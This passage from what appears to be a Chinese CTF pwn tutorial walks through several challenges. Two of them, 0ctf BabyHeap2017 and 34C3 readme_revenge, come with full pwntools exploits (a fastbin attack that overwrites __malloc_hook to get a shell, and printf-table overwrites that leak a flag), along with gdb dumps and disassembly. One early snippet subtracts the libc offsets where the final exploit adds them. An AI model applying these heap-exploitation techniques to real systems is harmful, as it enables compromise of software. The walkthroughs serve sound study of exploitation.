idx 0 -> chunk 0
0xafc966564d0:    0x0000555555757010    0x0000000000000001  <--
idx 1 -> new chunk 1
0xafc966564e0:    0x0000000000000010    0x0000555555757050
0xafc966564f0:    0x0000000000000001    0x0000000000000010  <--
idx 2 -> new chunk 2
0xafc96656500:    0x0000555555757090    0x0000000000000001  <--
idx 3 -> chunk 3
0xafc96656510:    0x0000000000000010    0x0000555555757070
0xafc96656520:    0x0000000000000000    0x0000000000000000
0xafc96656530:    0x0000000000000000    0x0000000000000001  <--
idx 5 -> chunk 5
0xafc96656540:    0x0000000000000080    0x0000555555757120
0xafc96656550:    0x0000000000000000    0x0000000000000000
```

最后利用 Dump 操作即可将地址泄漏出来：

```
leak = u64(dump(2)[:8])
libc = leak - 0x3c4b78          # 0x3c4b78 = leak - libc
__malloc_hook = libc - 0x3c4b10    # readelf -s libc.so.6 | grep
 __malloc_hook@
one_gadget = libc - 0x4526a
```

```
[*] leak => 0x7ffff7dd1b78
[*] libc => 0x7ffff7a0d000
[*] __malloc_hook => 0x7ffff7dd1b10
[*] one_gadget => 0x7ffff7a5226a
```

get shell

由于开启了 Full RELRO，改写 GOT 表是不行了。考虑用 `__malloc_hook`，它是一个弱类型的函数指针变量，指向 `void * function(size_t size, void * caller)`，当调用 malloc() 时，首先判断 hook 函数指针是否为空，不为空则调用它。所以这里我们传入一个 one-gadget 即可（详情请查看章节4.6）。

首先考虑怎样利用 fastbins 在 `__malloc_hook` 指向的地址处写入 one_gadget 的地址。这里有一个技巧，地址偏移，就像下面这样构造一个 fake chunk，其大小为 0x7f，也就是一个 fast chunk：

```
gef➤  x/10gx (long long)(&main_arena)-0x30
0x7ffff7dd1af0 <_IO_wide_data_0+304>:    0x00007ffff7dd0260    0
x0000000000000000
0x7ffff7dd1b00 <__memalign_hook>:    0x00007ffff7a92e20    0x000
07ffff7a92a00
0x7ffff7dd1b10 <__malloc_hook>:    0x0000000000000000    0x00000
00000000000
0x7ffff7dd1b20 <main_arena>:    0x0000000000000000    0x41414141
41414141  <-- target
0x7ffff7dd1b30 <main_arena+16>:    0x0000000000000000    0x00000
00000000000
gef➤  x/10gx (long long)(&main_arena)-0x30+0xd
0x7ffff7dd1afd:    0xfff7a92e20000000    0xfff7a92a0000007f
 <-- fake chunk
0x7ffff7dd1b0d: 0x000000000000007f    0x0000000000000000
0x7ffff7dd1b1d:    0x0000000000000000    0x4141414141000000
0x7ffff7dd1b2d:    0x0000000000414141    0x0000000000000000
0x7ffff7dd1b3d:    0x0000000000000000    0x0000000000000000
```

用本地的泄露地址减去 libc 地址得到偏移：

```
[0x00000000]> ?v 0x7ffff7dd1b78 - 0x7ffff7a0d000
0x3c4b78
```

之前 free 掉的 chunk 4 一个 small chunk，被添加到了 unsorted bin 中，而这里我们需要的是 fast chunk，所以这里采用分配一个 fast chunk，再释放掉的办法，将其添加到 fast bins 中。然后改写它的 fd 指针指向 fake chunk（当然也要通过 libc 偏移计算出来）：

```
alloc(0x60)
free(4)

payload = p64(libc + 0x3c4afd)
fill(2, payload)
```

```
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x5555557570f0, bk=0x5555557570f0
 →   Chunk(addr=0x555555757100, size=0x20, flags=PREV_INUSE)
gef➤  x/60gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021
0x555555757030:    0x0000000000000000    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 new chunk 1
0x555555757050:    0x4242424242424242    0x4242424242424242
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000071  <--
 new chunk 2, new chunk 4 [be freed]
0x555555757090:    0x00007ffff7dd1afd    0x0000000000000000
 <-- fd pointer
0x5555557570a0:    0x0000000000000000    0x0000000000000000
0x5555557570b0:    0x0000000000000000    0x0000000000000000
0x5555557570c0:    0x0000000000000000    0x0000000000000000
```

```
0x5555557570d0:    0x0000000000000000    0x0000000000000000
0x5555557570e0:    0x0000000000000000    0x0000000000000000
0x5555557570f0:    0x0000000000000000    0x0000000000000021
 <-- unsorted bin
0x555555757100:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x555555757110:    0x0000000000000020    0x0000000000000090  <--
 chunk 5
0x555555757120:    0x4141414141414141    0x4141414141414141
0x555555757130:    0x4141414141414141    0x4141414141414141
0x555555757140:    0x4141414141414141    0x4141414141414141
0x555555757150:    0x4141414141414141    0x4141414141414141
0x555555757160:    0x4141414141414141    0x4141414141414141
0x555555757170:    0x4141414141414141    0x4141414141414141
0x555555757180:    0x4141414141414141    0x4141414141414141
0x555555757190:    0x4141414141414141    0x4141414141414141
0x5555557571a0:    0x0000000000000000    0x0000000000020e61
0x5555557571b0:    0x0000000000000000    0x0000000000000000
0x5555557571c0:    0x0000000000000000    0x0000000000000000
0x5555557571d0:    0x0000000000000000    0x0000000000000000
```

连续两次分配，第一次将 fake chunk 添加到 fast bins，第二次分配 fake chunk，分别是 new new chunk 4 和 chunk 6。然后就可以改写 `__malloc_hook` 的地址，将其指向 one-gadget：

```
alloc(0x60)
alloc(0x60)

payload  = p8(0)*3
payload += p64(one_gadget)
fill(6, payload)
```

```
gef➤  x/10gx (long long)(&main_arena)-0x30
0x7ffff7dd1af0 <_IO_wide_data_0+304>:    0x00007ffff7dd0260    0
x0000000000000000
0x7ffff7dd1b00 <__memalign_hook>:    0x00007ffff7a92e20    0x000
000fff7a92a00
0x7ffff7dd1b10 <__malloc_hook>:    0x00007ffff7a5226a    0x00000
00000000000  <-- target
```

```
0x7ffff7dd1b20 <main_arena>:    0x0000000000000000    0x41414141
41414141
0x7ffff7dd1b30 <main_arena+16>:    0x0000000000000000    0x00000
00000000000
gef➤  x/60gx 0x0000555555757010-0x10
0x555555757000:    0x0000000000000000    0x0000000000000021  <--
 chunk 0
0x555555757010:    0x4141414141414141    0x4141414141414141
0x555555757020:    0x0000000000000000    0x0000000000000021
0x555555757030:    0x0000000000000000    0x4141414141414141
0x555555757040:    0x0000000000000000    0x0000000000000021  <--
 new chunk 1
0x555555757050:    0x4242424242424242    0x4242424242424242
0x555555757060:    0x0000000000000000    0x0000000000000021  <--
 chunk 3
0x555555757070:    0x4141414141414141    0x4141414141414141
0x555555757080:    0x0000000000000000    0x0000000000000071  <--
 new chunk 2, new new chunk 4
0x555555757090:    0x0000000000000000    0x0000000000000000
0x5555557570a0:    0x0000000000000000    0x0000000000000000
0x5555557570b0:    0x0000000000000000    0x0000000000000000
0x5555557570c0:    0x0000000000000000    0x0000000000000000
0x5555557570d0:    0x0000000000000000    0x0000000000000000
0x5555557570e0:    0x0000000000000000    0x0000000000000000
0x5555557570f0:    0x0000000000000000    0x0000000000000021
 <-- unsorted bin
0x555555757100:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x555555757110:    0x0000000000000020    0x0000000000000090  <--
 chunk 5
0x555555757120:    0x4141414141414141    0x4141414141414141
0x555555757130:    0x4141414141414141    0x4141414141414141
0x555555757140:    0x4141414141414141    0x4141414141414141
0x555555757150:    0x4141414141414141    0x4141414141414141
0x555555757160:    0x4141414141414141    0x4141414141414141
0x555555757170:    0x4141414141414141    0x4141414141414141
0x555555757180:    0x4141414141414141    0x4141414141414141
0x555555757190:    0x4141414141414141    0x4141414141414141
0x5555557571a0:    0x0000000000000000    0x0000000000020e61
0x5555557571b0:    0x0000000000000000    0x0000000000000000
0x5555557571c0:    0x0000000000000000    0x0000000000000000
```

```
0x5555557571d0:    0x0000000000000000    0x0000000000000000
gef➤  x/30gx 0xafc966564d0-0x10
0xafc966564c0:    0x0000000000000001    0x0000000000000010  <--
idx 0 -> chunk 0
0xafc966564d0:    0x0000555555757010    0x0000000000000001  <--
idx 1 -> new chunk 1
0xafc966564e0:    0x0000000000000010    0x0000555555757050
0xafc966564f0:    0x0000000000000001    0x0000000000000010  <--
idx 2 -> new chunk 2
0xafc96656500:    0x0000555555757090    0x0000000000000001  <--
idx 3 -> chunk 3
0xafc96656510:    0x0000000000000010    0x0000555555757070
0xafc96656520:    0x0000000000000001    0x0000000000000060  <--
idx 4 -> new new chunk4
0xafc96656530:    0x0000555555757090    0x0000000000000001  <--
idx 5 -> chunk 5
0xafc96656540:    0x0000000000000080    0x0000555555757120
0xafc96656550:    0x0000000000000001    0x0000000000000060  <--
idx 6 -> chunk 6
0xafc96656560:    0x00007ffff7dd1b0d    0x0000000000000000
0xafc96656570:    0x0000000000000000    0x0000000000000000
0xafc96656580:    0x0000000000000000    0x0000000000000000
0xafc96656590:    0x0000000000000000    0x0000000000000000
0xafc966565a0:    0x0000000000000000    0x0000000000000000
```

最后，只要调用了 malloc，就会触发 hook 函数，即 one-gadget。现在可以开启 ASLR 了，因为通过泄漏 libc 地址，我们已经完全绕过了它。

Bingo!!!

```
$ python exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] leak => 0x7f8c1be9eb78
[*] libc => 0x7f8c1bada000
[*] __malloc_hook => 0x7f8c1be9eb10
[*] one_gadget => 0x7f8c1bb1f26a
[*] Switching to interactive mode
$ whoami
firmy
```

本题多次使用 fastbin attack，确实经典。

exploit

完整的 exp 如下：

```
from pwn import *

io = remote('127.0.0.1', 10001)

def alloc(size):
    io.recvuntil("Command: ")
    io.sendline('1')
    io.recvuntil("Size: ")
    io.sendline(str(size))

def fill(idx, cont):
    io.recvuntil("Command: ")
    io.sendline('2')
    io.recvuntil("Index: ")
    io.sendline(str(idx))
    io.recvuntil("Size: ")
    io.sendline(str(len(cont)))
    io.recvuntil("Content: ")
    io.send(cont)

def free(idx):
    io.recvuntil("Command: ")
    io.sendline('3')
    io.recvuntil("Index: ")
    io.sendline(str(idx))

def dump(idx):
    io.recvuntil("Command: ")
    io.sendline('4')
    io.recvuntil("Index: ")
    io.sendline(str(idx))
    io.recvuntil("Content: \n")
    data = io.recvline()
    return data
```

```
alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x80)
#fill(0, "A"*16)
#fill(1, "A"*16)
#fill(2, "A"*16)
#fill(3, "A"*16)
#fill(4, "A"*128)

free(1)
free(2)

payload  = "A"*16
payload += p64(0)
payload += p64(0x21)
payload += p64(0)
payload += "A"*8
payload += p64(0)
payload += p64(0x21)
payload += p8(0x80)
fill(0, payload)

payload  = "A"*16
payload += p64(0)
payload += p64(0x21)
fill(3, payload)

alloc(0x10)
alloc(0x10)
#fill(1, "B"*16)
#fill(2, "C"*16)
#fill(4, "D"*16)

payload  = "A"*16
payload += p64(0)
payload += p64(0x91)
fill(3, payload)
```

```
alloc(0x80)
#fill(5, "A"*128)

free(4)

leak = u64(dump(2)[:8])
libc = leak - 0x3c4b78          # 0x3c4b78 = leak - libc
__malloc_hook = libc + 0x3c4b10    # readelf -s libc.so.6 | grep
 __malloc_hook@
one_gadget = libc + 0x4526a
log.info("leak => 0x%x" % leak)
log.info("libc => 0x%x" % libc)
log.info("__malloc_hook => 0x%x" % __malloc_hook)
log.info("one_gadget => 0x%x" % one_gadget)

alloc(0x60)
free(4)

payload = p64(libc + 0x3c4afd)
fill(2, payload)

alloc(0x60)
alloc(0x60)

payload  = p8(0)*3
payload += p64(one_gadget)
fill(6, payload)

alloc(1)
io.interactive()
```

参考资料

- 0ctf Quals 2017 - BabyHeap2017
- how2heap

6.1.11 pwn 9447CTF2015 Search-Engine

下载文件

题目复现

```
$ file search
search: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dyn
amically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GN
U/Linux 2.6.24, BuildID[sha1]=4f5b70085d957097e91f940f98c0d4cc6f
b3343f, stripped
$ checksec -f search
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     1               3       search
```

64 位程序，开启了 NX 和 Canary。

玩一下，看名字就知道是一个搜索引擎，大概流程是这样的，首先给词库加入一些句子，句子里的单词以空格间隔开，然后可以搜索所有包含某单词的句子，当找到某条句子后，将其打印出来，并询问是否删除。

```
$ ./search
1: Search with a word
2: Index a sentence
3: Quit
2
Enter the sentence size:
10
Enter the sentence:
hello aaaa
Added sentence
1: Search with a word
2: Index a sentence
3: Quit
2
Enter the sentence size:
10
Enter the sentence:
hello bbbb
Added sentence
1: Search with a word
2: Index a sentence
3: Quit
1
Enter the word size:
5
Enter the word:
hello
Found 10: hello bbbb
Delete this sentence (y/n)?
y
Deleted!
Found 10: hello aaaa
Delete this sentence (y/n)?
n
1: Search with a word
2: Index a sentence
3: Quit
3
```

根据经验，这是一道堆利用的题目。

题目解析

漏洞利用

参考资料

- how2heap

6.1.12 pwn N1CTF2018 vote

下载文件

题目复现

这个题目给了二进制文件和 libc：

```
$ file vote
vote: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynam
ically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/
Linux 2.6.32, BuildID[sha1]=53266adcfdcb7b21a01e9f2a1cb0396b818b
fba3, stripped
$ checksec -f vote
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY   Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes       0               4        vote
```

看起来就是个堆利用的问题：

```
$ ./vote
0: Create
1: Show
2: Vote
3: Result
4: Cancel
5: Exit
Action:
```

然后就可以把它运行起来了：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:"env LD_PRELOAD=./
libc-2.23.so ./vote" &
```

另外出题人在 github 开源了题目的代码，感兴趣的也可以看一下。

题目解析

漏洞利用

参考资料

https://ctftime.org/task/5490

6.1.13 pwn 34C3CTF2017 readme_revenge

下载文件

题目复现

这个题目实际上非常有趣。

```
$ file readme_revenge
readme_revenge: ELF 64-bit LSB executable, x86-64, version 1 (GN
U/Linux), statically linked, for GNU/Linux 2.6.32, BuildID[sha1]
=2f27d1b57237d1ab23f8d0fc3cd418994c5b443d, not stripped
$ checksec -f readme_revenge
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     3               45       readme_r
evenge
```

与我们经常接触的题目不同，这是一个静态链接程序，运行时不需要加载 libc。not stripped 绝对是个好消息。

```
$ ./readme_revenge
aaaa
Hi, aaaa. Bye.
$ ./readme_revenge
%x.%d.%p
Hi, %x.%d.%p. Bye.
$ python -c 'print("A"*2000)' > crash_input
$ ./readme_revenge < crash_input
Segmentation fault (core dumped)
```

我们试着给它输入一些字符，结果被原样打印出来，而且看起来也不存在格式化字符串漏洞。但当我们输入大量字符时，触发了段错误，这倒是一个好消息。

接着又发现了这个：

```
$ rabin2 -z readme_revenge| grep 34C3
Warning: Cannot initialize dynamic strings
000 0x000b4040 0x006b4040  35  36 (.data) ascii 34C3_XXXXXXXXXXX
XXXXXXXXXXXXXXXXXXX
```

看来 flag 是被隐藏在程序中的，地址在 `0x006b4040` ，位于 `.data` 段上。结合题目的名字 readme，推测这题的目标应该是从程序中读取或者泄漏出 flag。

题目解析

因为 flag 在程序的 `.data` 段上，根据我们的经验，应该能想到利用 `__stack_chk_fail()` 将其打印出来（参考章节 4.12）。

main 函数如下：

```
[0x00400900]> pdf @ main
            ;-- main:
/ (fcn) sym.main 80
|   sym.main (int arg_1020h);
|           ; arg int arg_1020h @ rsp+0x1020
|           ; DATA XREF from 0x0040091d (entry0)
|           0x00400a0d      55             push rbp
|           0x00400a0e      4889e5         mov rbp, rsp
|           0x00400a11      488da424e0ef.  lea rsp, [rsp - 0x102
0]
|           0x00400a19      48830c2400     or qword [rsp], 0
|           0x00400a1e      488da4242010.  lea rsp, [arg_1020h]
       ; 0x1020
|           0x00400a26      488d35b3692b.  lea rsi, obj.name
       ; 0x6b73e0
|           0x00400a2d      488d3d50c708.  lea rdi, [0x0048d184]
       ; "%s"
|           0x00400a34      b800000000     mov eax, 0
|           0x00400a39      e822710000     call sym.__isoc99_sca
nf
|           0x00400a3e      488d359b692b.  lea rsi, obj.name
       ; 0x6b73e0
|           0x00400a45      488d3d3bc708.  lea rdi, str.Hi___s._
Bye.   ; 0x48d187 ; "Hi, %s. Bye.\n"
|           0x00400a4c      b800000000     mov eax, 0
|           0x00400a51      e87a6f0000     call sym.__printf
|           0x00400a56      b800000000     mov eax, 0
|           0x00400a5b      5d             pop rbp
\           0x00400a5c      c3             ret
```

很简单，从标准输入读取字符串到变量 `name` ，地址在 `0x6b73e0` ，且位于 `.bss` 段上，是一个全局变量。接下来程序调用 printf 将 `name` 打印出来。

在 gdb 里试试：

```
gdb-peda$ r < crash_input
Starting program: /home/firmy/Desktop/RE4B/readme/readme_revenge
 < crash_input
```

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-------------------------------------]
RAX: 0x4141414141414141 ('AAAAAAAA')
RBX: 0x7fffffffd190 --> 0xffffffff
RCX: 0x7fffffffd160 --> 0x0
RDX: 0x73 ('s')
RSI: 0x0
RDI: 0x48d18b ("%s. Bye.\n")
RBP: 0x0
RSP: 0x7fffffffd050 --> 0x0
RIP: 0x45ad64 (<__parse_one_specmb+1300>:       cmp    QWORD PTR
 [rax+rdx*8],0x0)
R8 : 0x48d18b ("%s. Bye.\n")
R9 : 0x4
R10: 0x48d18c ("s. Bye.\n")
R11: 0x7fffffffd160 --> 0x0
R12: 0x0
R13: 0x7fffffffd190 --> 0xffffffff
R14: 0x48d18b ("%s. Bye.\n")
R15: 0x1
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT di
rection overflow)
[-------------------------------------code--------------------------------------]
   0x45ad53 <__parse_one_specmb+1283>:  jmp    0x45ab95 <__parse
_one_specmb+837>
   0x45ad58 <__parse_one_specmb+1288>:  nop    DWORD PTR [rax+ra
x*1+0x0]
   0x45ad60 <__parse_one_specmb+1296>:  movzx  edx,BYTE PTR [r10
]
=> 0x45ad64 <__parse_one_specmb+1300>:  cmp    QWORD PTR [rax+rd
x*8],0x0
   0x45ad69 <__parse_one_specmb+1305>:  je     0x45a944 <__parse
_one_specmb+244>
   0x45ad6f <__parse_one_specmb+1311>:  lea    rdi,[rsp+0x8]
   0x45ad74 <__parse_one_specmb+1316>:  mov    rsi,rbx
   0x45ad77 <__parse_one_specmb+1319>:  addr32 call 0x44cfa0 <__
handle_registered_modifier_mb>
[------------------------------------stack--------------------------------------
```

```
---------------]
0000| 0x7fffffffd050 --> 0x0
0008| 0x7fffffffd058 --> 0x48d18c ("s. Bye.\n")
0016| 0x7fffffffd060 --> 0x0
0024| 0x7fffffffd068 --> 0x0
0032| 0x7fffffffd070 --> 0x7fffffffd5e0 --> 0x7fffffffdb90 --> 0
x7fffffffdc80 --> 0x4014a0 (<__libc_csu_init>:        push   r15
)
0040| 0x7fffffffd078 --> 0x7fffffffd190 --> 0xffffffff
0048| 0x7fffffffd080 --> 0x7fffffffd190 --> 0xffffffff
0056| 0x7fffffffd088 --> 0x443153 (<printf_positional+259>:
mov    r14,QWORD PTR [r12+0x20])
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000000000045ad64 in __parse_one_specmb ()
gdb-peda$ x/8gx &name
0x6b73e0 <name>:        0x4141414141414141      0x41414141414141
41
0x6b73f0 <name+16>:     0x4141414141414141      0x41414141414141
41
0x6b7400 <_dl_tls_static_used>: 0x4141414141414141      0x414141
4141414141
0x6b7410 <_dl_tls_max_dtv_idx>: 0x4141414141414141      0x414141
4141414141
```

程序的漏洞很明显了，就是缓冲区溢出覆盖了 libc 静态编译到程序里的一些指针。再往下看会发现一些可能有用的：

```
gdb-peda$
0x6b7978 <__libc_argc>: 0x4141414141414141
gdb-peda$
0x6b7980 <__libc_argv>: 0x4141414141414141
gdb-peda$
0x6b7a28 <__printf_function_table>:     0x4141414141414141
gdb-peda$
0x6b7a30 <__printf_modifier_table>:     0x4141414141414141
gdb-peda$
0x6b7aa8 <__printf_arginfo_table>:      0x4141414141414141
gdb-peda$
0x6b7ab0 <__printf_va_arg_table>:       0x4141414141414141
```

再看一下栈回溯情况吧：

```
gdb-peda$ bt
#0  0x000000000045ad64 in __parse_one_specmb ()
#1  0x0000000000443153 in printf_positional ()
#2  0x0000000000446ed2 in vfprintf ()
#3  0x0000000000407a74 in printf ()
#4  0x0000000000400a56 in main ()
#5  0x0000000000400c84 in generic_start_main ()
#6  0x0000000000400efd in __libc_start_main ()
#7  0x000000000040092a in _start ()
```

依次调用了 `printf() => vfprintf() => printf_positional() => __parse_one_specmb()`。那就看一下 glibc 源码，然后发现了这个：

```
// stdio-common/vfprintf.c

  /* Use the slow path in case any printf handler is registered.
  */
  if (__glibc_unlikely (__printf_function_table != NULL
            || __printf_modifier_table != NULL
            || __printf_va_arg_table != NULL))
    goto do_positional;
```

```
// stdio-common/printf-parsemb.c

  /* Get the format specification.  */
  spec->info.spec = (wchar_t) *format++;
  spec->size = -1;
  if (__builtin_expect (__printf_function_table == NULL, 1)
      || spec->info.spec > UCHAR_MAX
      || __printf_arginfo_table[spec->info.spec] == NULL
      /* We don't try to get the types for all arguments if the
format
     uses more than one.  The normal case is covered though.  If
     the call returns -1 we continue with the normal specifiers.
  */
      || (int) (spec->ndata_args = (*__printf_arginfo_table[spec
->info.spec])
                   (&spec->info, 1, &spec->data_arg_type,
                    &spec->size)) < 0)
    {
```

这里就涉及到 glibc 的一个特性，它允许用户为 printf 的模板字符串（template strings）定义自己的转换函数，方法是使用函数 `register_printf_function()` ：

```
// stdio-common/printf.h

extern int register_printf_function (int __spec, printf_function
 __func,
                    printf_arginfo_function __arginfo)
  __THROW __attribute_deprecated__;
```

- 该函数为指定的字符 `__spec` 定义一个转换规则。因此如果 `__spec` 是 `Y` ，它定义的转换规则就是 `%Y` 。用户甚至可以重新定义已有的字符，例如 `%s` 。
- `__func` 是一个函数，在对指定的 `__spec` 进行转换时由 `printf` 调用。
- `__arginfo` 也是一个函数，在对指定的 `__spec` 进行转换时由 `parse_printf_format` 调用。

想一下，在程序的 main 函数中，使用 `%s` 调用了 `printf` ，如果我们能重新定义一个转换规则，就能做利用 `__func` 做我们想做的事情。然而我们并不能直接调用 `register_printf_function()` 。那么，如果利用溢出修改 `__printf_function_table` 呢，这当然是可以的。

`register_printf_function()` 其实也就是 `__register_printf_specifier()` ，我们来看看它是怎么实现的：

```
// stdio-common/reg-printf.c

/* Register FUNC to be called to format SPEC specifiers.  */
int
__register_printf_specifier (int spec, printf_function converter
,
                 printf_arginfo_size_function arginfo)
{
  if (spec < 0 || spec > (int) UCHAR_MAX)
    {
      __set_errno (EINVAL);
      return -1;
    }

  int result = 0;
  __libc_lock_lock (lock);

  if (__printf_function_table == NULL)
    {
      __printf_arginfo_table = (printf_arginfo_size_function **)
    calloc (UCHAR_MAX + 1, sizeof (void *) * 2);
      if (__printf_arginfo_table == NULL)
    {
      result = -1;
      goto out;
    }

      __printf_function_table = (printf_function **)
    (__printf_arginfo_table + UCHAR_MAX + 1);
    }

  __printf_function_table[spec] = converter;
  __printf_arginfo_table[spec] = arginfo;

 out:
  __libc_lock_unlock (lock);

  return result;
}
```

然后发现 `spec` 被直接用做数组 `__printf_function_table` 和 `__printf_arginfo_table` 的下标。 `s` 也就是 `0x73` ，这和我们在 gdb 里看到的相符： `rdx=0x73` ， `[rax+rdx*8]` 正好是数组取值的方式，虽然这里的 `rax` 里保存的是 `__printf_modifier_table` 。

漏洞利用

有了上面的分析，下面我们来构造 exp。

回顾一下 `__parse_one_specmb()` 函数里的 `if` 判断语句，我们知道 C 语言对 `||` 的处理机制是如果第一个表达式为 True，就不再进行第二个表达式的判断，所以为了执行函数 `*__printf_arginfo_table[spec->info.spec]` ，需要前面的判断条件都为 False。我们可以在 `.bss` 段上伪造一个 `printf_arginfo_size_function` 结构体，在结构体偏移 `0x73*8` 的地方放上 `__stack_chk_fail()` 的地址，当该函数执行时，将打印出 `argv[0]` 指向的字符串，所以我们还需要将 `argv[0]` 覆盖为 flag 的地址。

Bingo!!!

```
$ python2 exp.py
[+] Starting local process './readme_revenge': pid 14553
[*] Switching to interactive mode
*** stack smashing detected ***: 34C3_XXXXXXXXXXXXXXXXXXXXXXXXXX
XXXX terminated
```

exploit

完整的 exp 如下：

```
from pwn import *

io = process('./readme_revenge')

flag_addr = 0x6b4040
name_addr = 0x6b73e0
argv_addr = 0x6b7980
func_table = 0x6b7a28
arginfo_table = 0x6b7aa8
stack_chk_fail = 0x4359b0

payload  = p64(flag_addr)       # name
payload  = payload.ljust(0x73 * 8, "\x00")
payload += p64(stack_chk_fail)  # __printf_arginfo_table[spec->i
nfo.spec]
payload  = payload.ljust(argv_addr - name_addr, "\x00")
payload += p64(name_addr)       # argv
payload  = payload.ljust(func_table - name_addr, "\x00")
payload += p64(name_addr)       # __printf_function_table
payload  = payload.ljust(arginfo_table - name_addr, "\x00")
payload += p64(name_addr)       # __printf_arginfo_table

# with open("./payload", "wb") as f:
#     f.write(payload)

io.sendline(payload)
io.interactive()
```

参考资料

- https://ctftime.org/task/5135
- Customizing printf

6.1.14 pwn 32C3CTF2015 readme

下载文件

题目复现

```
$ file readme.bin
readme.bin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
 dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, fo
r GNU/Linux 2.6.24, BuildID[sha1]=7d3dcaa17ebe1662eec1900f735765
bd990742f9, stripped
$ checksec -f readme.bin
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
No RELRO        Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     1               2       readme.b
in
```

开启了 Canary。

flag 就藏在二进制文件中的 .data 段上：

```
$ rabin2 -z readme.bin | grep 32C3
000 0x00000d20 0x00600d20  31  32 (.data) ascii 32C3_TheServerHa
sTheFlagHere...
```

程序接收两次输入，并打印出第一次输入的字符串（看起来并没有格式化字符串漏洞）：

```
$ ./readme.bin
Hello!
What's your name? %p.%p.%p.%p
Nice to meet you, %p.%p.%p.%p.
Please overwrite the flag: %d.%d.%d.%d
Thank you, bye!
$ python -c 'print "A"*300 + "\n" + "B"' > crash_input
$ ./readme.bin < crash_input
Hello!
What's your name? Nice to meet you, AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA.
Please overwrite the flag: Thank you, bye!
*** stack smashing detected ***: ./readme.bin terminated
Aborted (core dumped)
$ python -c 'print "A" + "\n" + "B"*300' | ./readme.bin
Hello!
What's your name? Nice to meet you, A.
Please overwrite the flag: Thank you, bye!
```

第一次输入的字符串过多会导致栈冲突的问题，第二次的输入似乎就没有什么影响。

感觉和 6.1.13 那题一样，都是需要利用 `__stack_chk_fail()` 打印 flag（参考章节 4.12）。但这一题是动态链接程序，因为 libc-2.25 版本的更新，使 `__stack_chk_fail()` 不能用了。所以为了复现，我们选择Ubuntu 16.04，版本是 libc-2.23。

题目解析

来看一下程序的逻辑：

```
[0x004006ee]> pdf @ sub.Hello___What_s_your_name_7e0
/ (fcn) sub.Hello___What_s_your_name_7e0 206
|   sub.Hello___What_s_your_name_7e0 ();
```

```
|           ; var int local_108h @ rsp+0x108
|           ; CALL XREF from 0x004006e2 (main)
|           0x004007e0      55             push rbp
|           0x004007e1      be34094000     mov esi, str.Hello___
What_s_your_name ; 0x400934 ; "Hello!\nWhat's your name? "
|           0x004007e6      bf01000000     mov edi, 1
|           0x004007eb      53             push rbx
        ; 先保存下 rbx 的值，然后 rbx 被用作计数器
|           0x004007ec      4881ec180100.  sub rsp, 0x118
        ; rsp = rsp - 0x118
|           0x004007f3      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x004007fc      488984240801.  mov qword [local_108h
], rax  ; Canary = [rsp + 0x108]
|           0x00400804      31c0           xor eax, eax
|           0x00400806      e8a5feffff     call sym.imp.__printf
_chk
|           0x0040080b      4889e7         mov rdi, rsp
        ; rdi = rsp，所以缓冲区大小 0x108
|           0x0040080e      e8adfeffff     call sym.imp._IO_gets
        ; 第一次输入，读取字符串
|           0x00400813      4885c0         test rax, rax
|       ,=< 0x00400816      0f8483000000   je 0x40089f
|       |   0x0040081c      4889e2         mov rdx, rsp
|       |   0x0040081f      be60094000     mov esi, str.Nice_to_
meet_you___s.__Please_overwrite_the_flag: ; 0x400960 ; "Nice to
meet you, %s.\nPlease overwrite the flag: "
|       |   0x00400824      bf01000000     mov edi, 1
|       |   0x00400829      31c0           xor eax, eax
|       |   0x0040082b      31db           xor ebx, ebx
|       |   0x0040082d      e87efeffff     call sym.imp.__printf
_chk
|       |   0x00400832      660f1f440000   nop word [rax + rax]
|       |   ; JMP XREF from 0x0040085c (sub.Hello___What_s_your_
name_7e0)
|      .--> 0x00400838      488b3d090520.  mov rdi, qword [obj.s
tdin]  ; [0x600d48:8]=0 ; 临时存储区
|      :|   0x0040083f      e85cfeffff     call sym.imp._IO_getc
